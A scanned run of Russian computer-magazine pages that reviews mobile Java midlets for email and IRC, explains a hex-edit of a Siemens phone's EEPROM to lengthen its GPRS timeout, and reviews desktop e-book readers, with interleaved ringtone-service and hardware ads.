
Как продлить наслаждение

Максимальный таймаут на интернет-соединение в Siemens M50 и C55 ("Параметры HTTP"- "Врем.разъезд." в любом из профилей) всего 999 секунд - больше ввести не получится. Однако этого времени (примерно 16 минут) зачастую не хватает: аська должна работать постоянно, независимо от того, шлешь ты сообщения или нет - вдруг придет что-то важное? Было бы неплохо значение этого параметра увеличить, чем мы сейчас и займемся.

Прежде всего достань программу Siemens EEPROM tools. Основные принципы работы с ней были освещены в майском номере [I в статье "Дело труба", а сейчас я просто опишу нужный порядок действий, отступать от которого - смерти подобно (для твоего телефона).

- 1) Запускай программу, выбирай ком-порт, к которому подключена выключенная мобила, дави "Inpt" и коротко жми на кнопку с красной трубкой - в общем, все как при перепрошивке и аналогичных действиях, подробности в майском номере.
- 2) О том, что программа "схватилась" с телефоном, свидетельствует разблокировка всех кнопок в правой части и выведенная в рамке информация о мобиле.
- 3) Жми на кнопку "Load all" в правой части окна. Внизу побежит прогресс-бар... Дождись, пока добежит до конца.
- 4) В появившемся списке выдели курсором один блок - в зависимости от того, какой профиль ты хочешь изменить (5237 - профиль 1, 5238 - профиль 2, и так далее до профиля с номером 5) и нажми большую кнопку со стрелкой, указывающей влево - блок перенесется в левый список.
- 5) Сохрани его в формате bin, а получившийся файл открой в любом hex-редакторе.
- 6) По смещению 16 (то есть Fh) замени два байта с текущим значением таймаута (для 999 сек это E703h, для 300 сек - 2C01h) на FFFFh, что даст нам соответственно 65535 секунд непрерывной работы. Сохрани файл и возвращайся в EEPROM tools.
- 7) Загрузи измененный bin-файл в левую половину окна, после чего перенеси полученный блок в правую часть соответствующей кнопкой со стрелкой.
- 8) Выдели курсором этот блок в правом списке и нажми кнопку "Save selected" (ни в коем случае не нажимай на "Save all"!).
- 9) Все готово! Выходи из программы и включай мобилу!

Помни, что все это ты делаешь исключительно на свой страх и риск. Если ты не уверен в прямоте своих рук, то лучше и не пробуй.



Siemens EEPROM tool: работаем с ним очень аккуратно

представляющая собой ничего особенного (всего два поля - имя и электронный адрес), но позволяющая сэкономить время при написании писем. Данный процесс не сложнее получения почты: иди в соответствующий пункт главного меню или выбери "Ответить" в контекстном меню при просмотре сообщения. Излив все свои сокровенные мысли на виртуальную бумагу, ты можешь по команде "Отправить позже" поставить сообщение в очередь на отправку при следующем коннекте, или, воспользовавшись командой "Сохранить", просто записать ее в папку "Исходящие". Вообще, с вводом текста связано еще одно ограничение, на этот раз даже не столько MailMap'a, сколько самой мобильной Явы: максимальный размер поля для ввода (а значит, и всей сообщения) - 512 символов. Се ля ви, как говорят эскимосы!

Кстати, размер оперативки и места на диске для почты программа показывает в пункте главного меню "Разное". Оттуда же рекомендую иногда проводить "дефрагментацию", иначе место будет постепенно забиваться мусором...

В принципе, если Java-профили настроены правильно, то, как и в случае с iMessenger, большинство ошибок при использовании программы будут связаны с нехваткой памяти. В этом случае надо в обязательном порядке удалять лишние сообщения. Или же неправильно прописаны параметры серверов: запомни, что если программа выдает ошибку 201 - значит, она по какой-то причине не может подключиться к POP3-серверу, а если ошибку 110 - то, соответственно, к SMTP-серверу. В общем и целом, несмотря на ряд недостатков (а у кого их нет?) MailMap на сегодняшний день - это единственная программа, которая позволяет без особых проблем полноценно работать на мобилнике с русскоязычной почтой. Рекомендуем всем, кому на мыло помимо спама приходят и реально нужные письма.

NEXT

Как заказать логотип, картинку или мелодию



1. Напишите SMS-сообщение с кодом логотипа, картинки или мелодии, которую Вы хотите получить, например **1234567**

2. Отправьте SMS-сообщение на номер: **000700** - если Вы абонент МегаФон* (ОАО "МегаФон")
8181 - если Вы абонент Билайн (ОАО "Вымпелком")

3. Заказанный Вами логотип, картинка или мелодия будет выслан на Ваш мобильный телефон.

Стоимость мелодии составляет **\$0.85** (без учета налогов) и будет включена в Ваш счет за услуги мобильной связи. Учитывается каждое отправленное Вами сообщение. Услуги предоставляются для абонентов ОАО "МегаФон" Москва и ОАО "Вымпелком" Москва.

* Пользователи MegaFon GSM lite пока не могут воспользоваться этой услугой. Но в скором времени это станет возможным!

СОВМЕСТИМОСТЬ ЛОГОТИПОВ
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5100, 5110, 5210, 5510, 6100, 5510, 6100, 6110, 6130, 6150, 6210, 6220, 6250, 6310, 6310i, 6510, 6610, 6800, 7210, 7250, 7650, 8210, 8310, 8810, 8850, 8855, 8890, 8910, 9110, 9110i, 9210, 9210i.

СОВМЕСТИМОСТЬ КАРТИНОК
Nokia: 2100, 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3610, 3650, 5210, 5510, 6210, 6310, 6310i, 6510, 6610, 6650, 7250, 7650, 82x0, 8310, 8850, 8855, 8890, 8910, 9210i.
Samsung: C100, P400, A400, N620, S100, S300, T100, T400, T500, V200.

СОВМЕСТИМОСТЬ МЕЛОДИЙ
Nokia: 3210, 3310, 3330, 3410, 3510, 3510i, 3530, 3585, 3610, 3650, 5100, 5210, 5510, 61XX, 6210, 6310, 6310i, 6510, 6610, 6650, 6800, 7210, 7250, 7650, 82x0, 8310, 8810, 8850, 8855, 8890, 8910, 8910i, 9110, 9110i, 9210, 9210i.
Samsung: A400, S100, T100, T400, T500, V200.

По всем вопросам обращаться по e-mail: sales@smxit.ru.
Полную информацию вы можете так же найти на сайте www.smxit.ru

Картинки

XA 76000	XA 76021	XA 76042	XA 76066
XA 76001	XA 76022	XA 76043	XA 76067
XA 76002	XA 76023	XA 76044	XA 76068
XA 76003	XA 76024	XA 76045	XA 76069
XA 76004	XA 76025	XA 76046	XA 76070
XA 76005	XA 76026	XA 76047	XA 76071
XA 76006	XA 76027	XA 76048	XA 76073
XA 76007	XA 76028	XA 76049	XA 76074
XA 76008	XA 76029	XA 76050	XA 76075
XA 76009	XA 76030	XA 76051	XA 76076
XA 76010	XA 76031	XA 76052	XA 76077
XA 76011	XA 76032	XA 76053	XA 76078
XA 76012	XA 76033	XA 76056	XA 76079
XA 76013	XA 76034	XA 76057	XA 76080
XA 76014	XA 76035	XA 76059	XA 76081
XA 76015	XA 76036	XA 76060	XA 76082
XA 76016	XA 76037	XA 76061	XA 76083
XA 76017	XA 76038	XA 76062	XA 76084
XA 76018	XA 76039	XA 76063	XA 76085
XA 76019	XA 76040	XA 76064	XA 76086
XA 76020	XA 76041	XA 76065	XA 76087

Код мелодии	Название мелодии	Исполнитель	Код мелодии	Название мелодии	Исполнитель
Xa 78000	Take On Me	АНА	Xa 78013	Whenever, Wherever	Shakira
Xa 78001	Stan	Eminem	Xa 78014	People Are Strange	The Doors
Xa 78002	Ray Of Light	Madonna	Xa 78015	Barbie Girl	Aqua
Xa 78003	Теперь я Чебурашка		Xa 78016	Rollin	Limp Bizkit
Xa 78004	Livin It Up	Ja Rule	Xa 78017	Ex-Girlfriend	No Doubt
Xa 78006	Freek	George Micheal	Xa 78018	Don't Speak	No Doubt
Xa 78007	Killing me softly	Fugees	Xa 78019	Livin La Vida Loca	Ricky Martin
Xa 78008	Love Foolosophy	Jamiroquai	Xa 78020	Полковник	Би-2
Xa 78009	Men in black	Will Smith	Xa 78021	Мое сердце	Сплин
Xa 78010	You give me something	Jamiroquai	Xa 78022	Right here right now	Fatboy slim
Xa 78011	Misunderstood	Bon Jovi	Xa 78023	Серебро	Би-2
Xa 78012	In Your Eyes	Kylie			

Логотип	Код логотипа	Логотип	Код логотипа	Логотип	Код логотипа
	XA 77000		XA 77020		XA 77040
	XA 77001		XA 77021		XA 77041
	XA 77002		XA 77022		XA 77042
	XA 77003		XA 77023		XA 77043
	XA 77004		XA 77024		XA 77044
	XA 77005		XA 77025		XA 77045
	XA 77006		XA 77026		XA 77046
	XA 77007		XA 77027		XA 77047
	XA 77008		XA 77028		XA 77048
	XA 77009		XA 77029		XA 77049
	XA 77010		XA 77030		XA 77050
	XA 77011		XA 77031		XA 77051
	XA 77012		XA 77032		XA 77052
	XA 77013		XA 77033		XA 77053
	XA 77014		XA 77034		XA 77054
	XA 77015		XA 77035		XA 77055
	XA 77016		XA 77036		XA 77056
	XA 77017		XA 77037		XA 77057
	XA 77018		XA 77038		XA 77058
	XA 77019		XA 77039		XA 77059

PC_Zone

НАВЕЧНО ON-LINE

Skylord (sky_lord@mail.ru)



<ИРКА ДАЕТ КАЖДОМУ>

Web-чаты, форумы всякие - это, конечно, хорошо, но, на мой взгляд, IRC до сих пор является лучшим средством для общения по какой-либо конкретной теме: и быстро, и удобно, и достаточно надежно. Опять же - сервис стандартный и поддерживается везде, где есть хоть какая-то лаяйка в Сеть. Теперь и телефон будет на подхвате. На сегодняшний день лучшим мидлетом для работы с IRC является, без сомнения, *Virca*.

Virca 1.1.3 by Vidar Holen

Тип:	Siemens J2ME
Размер:	27 Кб
Лицензия:	Freeware
Лежит на:	www.vidarholen.net/contents/virca

Я не буду вдаваться в принципы работы самого IRC - это и так все знают. Лучше скачаем этот мидлет и посмотрим, что умеет делать конкретно он.

Первый бонус виден сразу же после запуска - *Virca* поддерживает сколько угодно серверов и каналов - не то что в других подобных мидлетах. Создаешь сколько угодно профилей, соответствующих разным серверам и каналам, а потом просто выбираешь нужный.

Но с профилями мы сейчас разберемся, а пока сходи в "Options" - "Globals" и впиши туда свое имя - инфы из этого окна будет передаваться другим юзерам по запросу whois.

Теперь в главном окне выбери в нижнем списке "Create new" и дави на "Options" - "OK". С первым окном все ясно - там нужно ввести название будущего профиля, а вот второе интереснее. Первая строка - адрес сервера. Можно, например, соединиться с отечественным DALnet'ом (www.dal.net.ru) и использовать любой его сервак - скажем, lan.dal.net.ru:6667 (с этого порта сервер "говорит" в кодировке cp1251, а с 668 - в Koï8). В следующем поле вводи через запятую названия нужных тебе каналов - допустим, "#o45m.ru" или "#ixbt". Дальше все очевидно - ник, пароль (на бесплатных серверах, типа DALnet'a, он, конечно, не нужен), размер и цвет шрифта (тут уж как тебе удобнее), кодировку для русского языка (обычно cp1251). Параметр "Phone input" можешь оставлять в "None" - программа хоть и показывает русские буквы, но отправлять русский текст пока не умеет. Автор пообещал мне в мыле, что сделает это примерно через месяц, так что думаю, к тому времени, когда ты это будешь читать,

уже выйдет новая версия с полноценной поддержкой русского. Последний параметр профиля "Sync I/O" оставь в положении "None", и только если заметишь, что *Virca* тормозит с отправкой мессаг - тогда имеет смысл поиграться и поставить "Quick poll".

Создав профиль, с чистой совестью выбирай его в главном окне, ставь снизу флажок "Use" и дави на "OK". Заранее предупреждаю: коннектится к серваку мидлет долго. Не потому, что тормозной, а потому что это процесс длительный. Уже теперь можешь чатиться в свое удовольствие: после соединения с серваком для каждого канала (и для сообщений самого сервера) откроется отдельное окно, где и станут появляться сообщения юзеров. К сожалению, единого списка пользователей каждого канала нет, и поэтому перед каждой репликой пишется имя ее автора, а общий список показывается лишь один раз - при входе на канал. Прокликивание чата осуществляется стрелками вверх-вниз или цифрами 2-8, а переход между окнами, соответственно, влево-вправо (на телефонах, где эти кнопки присутствуют) или 4-6.




...и тишина!

Заголовок активного окна выделяется цветом. Кроме того, если в неактивное окно поступит новое сообщение, то мидлет сигнализирует и об этом.

Свои реплики можешь вводить в "Options" - "Input": это могут быть обычные мессаги, мессаги, эквивалентные команде "/me" в IRC-клиентах (если кто не помнит - это когда в начале фразы автоматически подставляется имя ее написавшего), а также команды серверу.

Поддерживаемых команд не так уж много, но, например, послать кому-нибудь приватное сообщение, сменить свой ник или подключиться к другому каналу ты сможешь (полный список доступных команд лежит на сайте программы).

Есть в *Virca* очень полезная фенечка, которой часто не хва-



Шаблоны: вкалывают мобильники, счастлив человек

тает в *iMessenger* - шаблоны сообщений. Лениво же каждый раз набирать на телефонной клавиатуре "Хай!" - лучше уж выбрать эту великую фразу из менюшки. Так вот, менюшка эта в *Virca* называется "Favorites" - в нее ты как раз и можешь добавлять ("Options" - "Add") шаблоны сообщений для быстрой отправки их в чат (отметить нужную фразу галочкой и нажать "Options" - "Send"). У "Favorites" имеется еще одна приятная возможность - если добавить перед текстом сообщения слэш "/", то эта мессага станет автоматически отсылаться после каждого соединения с этим сервером. Нужно это, прежде всего, для того, чтобы на том же DALnet'e авторизироваться при входе на сервер - делаешь шаблон типа "/msg NickServ identify <твой пароль>" и всегда входишь под своим зарегистрированным ником без всяких проблем.

Ненужные окна можно закрывать, а чтобы переподключиться на другой сервер, безопаснее всего выйти из мидлета и войти заново.

Как бы то ни было, а *Virca*, на мой взгляд, - это лучшее средство для чата по IRC с телефона. А если автор делает еще и поддержку ввода на русском языке - то альтернативы просто не будет.


<REALLIFE - НИЧТО, ИНТЕРНЕТ - ВСЕ>

Ну вот, теперь ты знаешь в деталях, как использовать твой телефон с Явой и GPRS, чтобы он стал полноценным "коммуникационным центром". Пусть друзья спрашивают, как ты умудряешься без выделенки круглосуточно сидеть в аське и почему в любое время суток почту ты читаешь через минуту после того, как ее тебе послали. Воистину, быть вечно on-line - это то, к чему стремится душа каждого закоренелого компьютерщика. Так что пусть базовые станции всегда будут рядом, GSM-сигнал - сильным, а сеть выдает не меньше 4х таймслотов GPRS. Успехов!



Ссылки по теме

- 1) Все мидлеты, как всегда, лежат вот тут: www.siemens-club.ru/soft-java-c55.php
- 2) В данном разделе форума обсуждаются, в частности, и описанные в этой статье мидлеты: <http://forum.siemens-club.ru/viewboard.php?BoardID=11>



Сколько народу, и все - я! ;)



Пишем сами... Пока в транслите

РЕШЕНО:
Необходимо!



Компьютер **AgеNT**
на базе процессора
Intel® Pentium® 4 с
технологией HT -
Вам не придется
выбирать, чем
заниматься!

Одновременно учиться,
работать, отдыхать и
общаться с друзьями!

- 3-х летнее бесплатное обслуживание, включая год полной гарантии;
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД);
- 100% предпродажное тестирование;
- отличные характеристики для работы дома и в офисе.

Сеть компьютерных центров POLARIS

- г. Москва, м. Сокол, Волоколамское шоссе, 2
- г. Москва, м. Шаболовская, ул. Шаболовка, 20
- г. Москва, м. Красносельская, ул. Краснопрудная, 22/24
- г. Москва, м. Комсомольская, ун-г «Московский», 4 эт., пав. 27
- г. Москва, м. Профсоюзная, Нахимовский пр-т, 40
- г. Москва, м. Площадь Ильича, ул. С.Радонежского, 29/31
- г. Москва, м. Савеловская, ВКЦ «Савеловский», пав.: D24
- г. Москва, м. Щукинская, ул. Новошукунинская, 7
- г. Москва, м. Пражская, ТЦ «Электронный рай», пав.: 15-47
- г. Москва, м. Люблино, ТК «Москва», 2 этаж, 1 линия
- г. Москва, м. Савеловская, Суцевский вал, 3/5
- г. Москва, м. Багратионовская, ТВК «Горбушкин Двор», пав.: E2-14/15, пав.: E2-11
- г. Москва, ТК «МОЛЛ-systems», МКАД 50-й км, 1 этаж **НОВЫЙ**
- г. Санкт-Петербург, м. Академическая, ТК «Грэйт», пав.: 28
- г. Санкт-Петербург, м. Пр. Просвещения, ТК «НОРД», 2-й этаж, пав. 5-6 **СКОРО**
- г. Ростов-на-Дону, пр-т Буденновский, 11/54 **НОВЫЙ**
- г. Ростов-на-Дону, пр-т Буденновский, 80 **НОВЫЙ**
- г. Ростов-на-Дону, пр-т Нагибина, 30, ТК «Вертол-Сити» **НОВЫЙ**
- г. Н.Новгород, ул. Лискунова, 30
- г. Н.Новгород, м. Канавинская, ТЦ «Новая Эра», 1 этаж
- г. Воронеж, ул. Кольцовская, 82
- г. Воронеж, пр-т Революции, 44
- Магазин с бесплатной доставкой по Москве shop.nt.ru



Компьютер можно
заказать с доставкой
по телефону:
(095) 970-1939
или на интернет-сайте
shop.nt.ru



Информация о новых магазинах на
www.polaris.ru или по телефону: **(095) 755-5557**
Магазины работают ежедневно без выходных и перерыва

PC_Zone

СУПЕРСКРОЛЛ? СУПЕРКУЛ!

☠ A.P.\$lash (ap-slash@tfs.kiev.ua)



Страшно подумать, что может произойти, если мы начнем забивать микроскопами гвозди, корректировать фотографии в стандартном редакторе PaintBrush, сворачивать 3D Studio Max и пересчитывать угол поворота модели на МК64. Как минимум, это вызовет некоторые затруднения. Не совсем удобно, не тот эффект, хрупкий микроскоп. Аналогичная ситуация с книжками. Спасибо товарищу Мошкову за наше безоблачное детство - на lib.ru можно найти практически все, но... "Куда сувать?" В свое время мне приходилось читать заветные текстовики при помощи старенького Дос Навигатора. Прошло время, появились Windows (Total) Commander и его боевая подруга Lister, затарахтел вдали товарный состав с дистрибутивом Microsoft Office, а ситуация практически не изменилась. Читать можно. Просто читать. Портит зрение, отвлекаться на мигающий курсор блокнота. А где мое безумное море комфорта? Где автоматическая прокрутка страницы, штабеля закладок, подробный список литературы и сортировка по отчеству писателя? Где, где... Да вот же оно, рядом! Сейчас покажу.


ЧИТАЕМ ТЕКСТОВЫЕ ФАЙЛЫ

<ХОТЕЛОСЬ БЫ... НЕТ, Я ТРЕБУЮ!>

С одной стороны - читали бы себе в блокноте и горя не знали. Так ли уж необходим специальный агрегат для такого дела? Мне кажется, пара-тройка подобных программ не помешает. Давным-давно виндовый блокнот отчаялся открывать файлы размером более 64 килобайт. Со временем ограничение испарилось, но мама миа, он изо всех сил старается целиком загрузить книгу в память. Попытайся открыть в нем "Войну и мир" и мы посмеемся вместе. Нет, это не шум винчестера. Это Блокнот кричит: "Я не смогу!", пока XP'шка тащит его за дескриптор и шепчет: "Надо!" Искомая программа должна грамотно работать с крупногабаритными файлами. Microsoft Office? Ни в коем случае. Он не понимает архивы, не прячет курсор и слишком долго загружается на старых машинках. Достаточно шустрый Lister при поддержке Total Commander понимает море архивных форматов, но не умеет ставить произвольное количество закладок и не формирует библиотеку всех книжек на винте.

Более того, лично мне нравится разбиение на две страницы и скин в виде настоящей журнальной бумаги. Это же полная иллюзия честно купленной в магазине книжки! Пришлось отправиться на поиски своего счастья.


<BOOKSEER>



BookSeer - импорт из DBF файлов

Классика, проверенная временем. Такое ощущение, что я слышал о нем еще от дедушки. BookSeer был создан для того, чтобы не потеряться в дебрях огромной коллекции книжек, расплотившихся по всему компьютеру. К примеру, на одном диске - половина библиотеки Мошкова, на втором - оставшаяся половина сетевой беллетристики, на полках - связка компактв из серии "Библиотека в кармане" и все в архивах, причем в разных. Бедам! И тут верхом на белом верблюде появляется BookSeer. Только брат славянин мог снабдить программу таким количеством полезных опций. Библиотека формируется практически моментально - BookSeer сканирует каталоги, читает информацию из ZIP/RAR/HA-архивов, импортирует базы в формате DBF и понимает содержимое файлов-описаний (BBS, ION). В результате получаем подробную таблицу, ячейками которой можно жонглировать как угодно - правим регистр символов, изменяем значения полей, сортируем по любому признаку. Честно говоря, интерфейс на любителя, и первое время работать немного непривычно. Автору такой программы обычно жалу-

ются: "Она такая сложная..." Программер загадочно улыбается: "Зато мощная". Ничего лучше Буксира для создания библиотеки я так и не нашел. Переходим к встро-енной читалке. Что приятно - даже в ней есть функции для работы с базой. Выделяем любой текст и при помощи контекстного меню изменяем поля "Название", "Автор", "Те-ма", "Примечание". В остальном - все очень просто и непритязательно. Есть полноэк-ранный режим. Настраивается шрифт, фон и цвет текста. BookSeer запомина-ет начальную и конеч-ную дату чтения каждой книжки, а также позицию, на которой пользователь устал читать и закрыл файл. К сожалению, закладку можно поставить только одну. Еще одна неприятная особенность - при открытии HTML фай-лов тип шрифта сбрасыва-ется на установленный по умолчанию, и сходу я эту проблему решить не смог. Только не нужно расстраи-ваться. Вся прелесть Бук-сира в том, что для чтения




BookSeer - параметры книжки

можно использовать любую другую программу (посмотри в настройках), а его самого запрягать исключительно в качестве домашнего библиотекаря. Программа хорошая, но, как мне кажется, была написана программером для программеров. У уважаемой английской домохозяйки волосы дыбом встанут от такого количества незнакомых оп-ций, так что поддержка английского языка, скорее всего, сделана по принципу "на вся-кий пожарный". Хотя, кто сказал, что в Англии живут одни домохозяйки?

Ссылки:

Домашняя страница http://msolt.chat.ru	BookSeer 3.11 http://msolt.chat.ru/BookSeer3.1.zip
BookSeer 3.12 (работа со словарями): http://msolt.chat.ru/BookSeer3.2.zip	

<ICE BOOK READER>



ICE Book Reader - стильная библиотека

Разобравшись с библиоте-кой, я решил поискать бо-лее удобную программу для чтения. Знакомые по-советовали что-нибудь с автоматической прокрут-кой страниц, дабы не утомлять себя постоянны-ми нажатиями на клавиши вверх/вниз и облениться окончательно. Вот такое незамысловатое условие помогло мне найти ICE Book Reader. Помимо стандартных текстовиков, HTML, RTF и вордовских

документов программа умеет читать майкрософтовский формат LT и книжки для налад-онников (PDB, PRC). По сравнению с Буксиром, список поддерживаемых архиваторов немного расширен - ICE Book Reader умеет открывать ZIP, RAR, ARJ, LZH и HA. То, что она позволяет настроить цветовую гамму и шрифты - и так понятно, а вот за дополни-тельное форматирование текста - отдельное спасибо. Межсимвольный и межстрочный интервалы, отступ от края экрана, подсветка заголовков и красной строки - полезные мелочи, которые создают настроение. Даже с настройками по умолчанию любой тексто-вик выглядит приятно. Клавиши по желанию можно перенастроить, для увеличения скорости доступа к файлу страницы кешируются. Есть даже своя библиотека, в которой книжки группируются в отдельные ветви по фамилии автора, причем для каждого файла ICE показывает заданное количество начальных строчек. Стильный интерфейс, приятно выглядит. Но даже это не самое главное.

Гордость программы - автоскролл. Реализован в трех вариантах - программный, аппарат-ный и DirectX. В качестве бонуса - четырехуровневое подавление дрожания строчек, три вида сглаживания шрифтов, а также суперскроллинг. Что это такое? Со слов автора: "Супер-главный скроллинг позволяет генерировать дополнительные шаги с субпиксель-ной точностью. Вместо одного шага, во время работы суперглавного скроллинга де-лается 2, 3 или 4 шага. Эта технология похожа на технологию удвоения частоты, ис-



SOLTEK

GeFORCE™ FX5900

GeForce™ FX5900 SL-5900-FD

- CineFX™ 3.0 Engine
- Supports AGP 8X
- Supports RAMDACs
- DirectX
- OpenGL 1.4
- PureView™
- DVI output for digital flat-panel displays
- TV-Out & Video Connector
- 128MB / 256 kb GDR Memory

Socket 478

SL-86SPE-L

Intel® Pentium® 4 + ICH5

- > 333MHz / 333MHz
- > Supports
- > SATA-100 &
- > Integrated LAN Function
- > Integrated 5-Channel AC'97 Audio
- > BIOS Voltage Setting & FSB Setting
- > BIOS AGP & DIMM Voltage Setting
- > Soltek UV Technology
- > *Soltek MBA Technology

Socket A

SL-75FRN2-RL

Intel® Pentium® 4 + MCP

- > 333MHz / 333MHz
- > Supports
- > SATA 133 &
- > Integrated LAN Function
- > Integrated 5-Channel AC'97 Audio
- > 4 v (USB 2.0)
- > BIOS Voltage Setting & FSB Setting
- > BIOS AGP & DIMM Voltage Setting
- > Soltek UV Technology
- > *Soltek MBA Technology

Soltek Mini Barebone Systems

Enjoy **Q&C** Enjoy life!!

Q&C EQ2000 & EQ3000 Series:

Q&C EQ375H:

Authorized Distributors

SOLTEK

Soltek Computer Inc.

The Soul of Technology

www.soltek.com.tw

IMPEX

Tel: (081) 876-3232
Fax: (081) 365-3993
http://www.pch.tw

Q&C


Tel: (081) 294-2842
Fax: (081) 294-2842
http://www.qcsl.com.tw

PC_Zone

СУПЕРСКРОЛЛ? СУПЕРКУЛ!

A.P. \$lash (ap-slash@tfs.kiev.ua)

пользуемую в телевизорах с разверткой 100 Гц". Не успеваешь читать с постоянной прокруткой? Ставим переменную. Она регулирует скорость самостоятельно, в зависимости от плотности текста. Мало? Переключаемся в режим волны



ICE Book Reader - настройка программы

или автоматического листания. Само собой, вкусы у всех разные, но даже если ICE Book Reader используют несколько человек за одним компьютером, проблем не будет. Настройки можно сохранить в виде профиля. Один - для себя, второй - для мамы, третий - для брата-негодяя. Коммунальное счастье. И пусть это не самая шустрая в мире читалка, пусть в минимальных требованиях для суперплавного скроллинга указана GeForce 3 на 64 Мб, я на своей GeForce 2 GTS (32 метра) безумных тормозов не замечаю.

Домашняя страница:

- Домашняя страница
www.ice-graphics.com/IndexR.html
- ICE Book Reader Professional Build 4.6 Russian
www.ice-graphics.com/ICEReader/ICE%20Book%20Reader%20Rus.exe
- ICE Book Reader Professional Build 5.0 Russian Beta 1 (новый формат файлов для хранения книг)
www.ice-graphics.com/ICEReader/ICEReaderRus_Beta1.exe


<УBOOK>



uBook - настройка программы

Мне бы остановиться и успокоиться, но прошел слух, что есть программы, которые умеют показывать две страницы одновременно, как настоящую книгу. При этом, помимо стандартного цветного фона, можно использовать любое изображение. Например, отсканить пустую страницу какого-нибудь старинного фолианта. Самое интересное -

в Сети не так уж много подобных утилит. Видимо, обыкновенный одностраничный просмотрщик сделать на порядок проще, и народ в основном развлекается тем, что совершенствует блокноты. Но мне все же удалось разглядеть на витрине очередного сайта программу uBook. Не наши дела, сразу видно. Русский программист творит гениальные вещи, но 20% пользователей сметает волна тяжелого инсульта при одном лишь взгляде на их интерфейс. В данном случае - программа без особых претензий, но сделана очень аккуратно. Никаких экзотических форматов она не поддерживает - в ее арсенале стандартные текстовики, HTML и RTF. Хотя какой-то защищенный формат для шароварных книжек она все же понимает, но какие в Украине или России могут быть шароварные книжки? (Сотни отечественных хакеров прочитали эти строчки и синхронно улыбнулись).



uBook - чтение


Основное предназначение этой программы - имитировать на экране твоего компьютера настоящую книгу. Автоматическая прокрутка отсутствует, так как для двух страниц это нелогично. Из бонусов запомнился очень удобный поиск - его панель всегда на виду, на экране только самые необходимые кнопки, да и те легко отключаются. uBook умеет выделять слова, обрамленные символами подчеркивания, и для отображения такого текста использует наклонный шрифт. Когда все книжки уже прочитаны, не отходя от кассы можно скачать свежую литературу. К сожалению, поддерживается только один сервер - библиотека Gutenberg project (<http://promo.net/pg/>), и книги там на английском языке. Если это для тебя не проблема - вперед. Интересно почитать в оригинале Стивена Кинга или Рекса Стаута. Кстати, по поводу имитации настоящей книги. Когда uBook открывает документы HTML, она проверяет 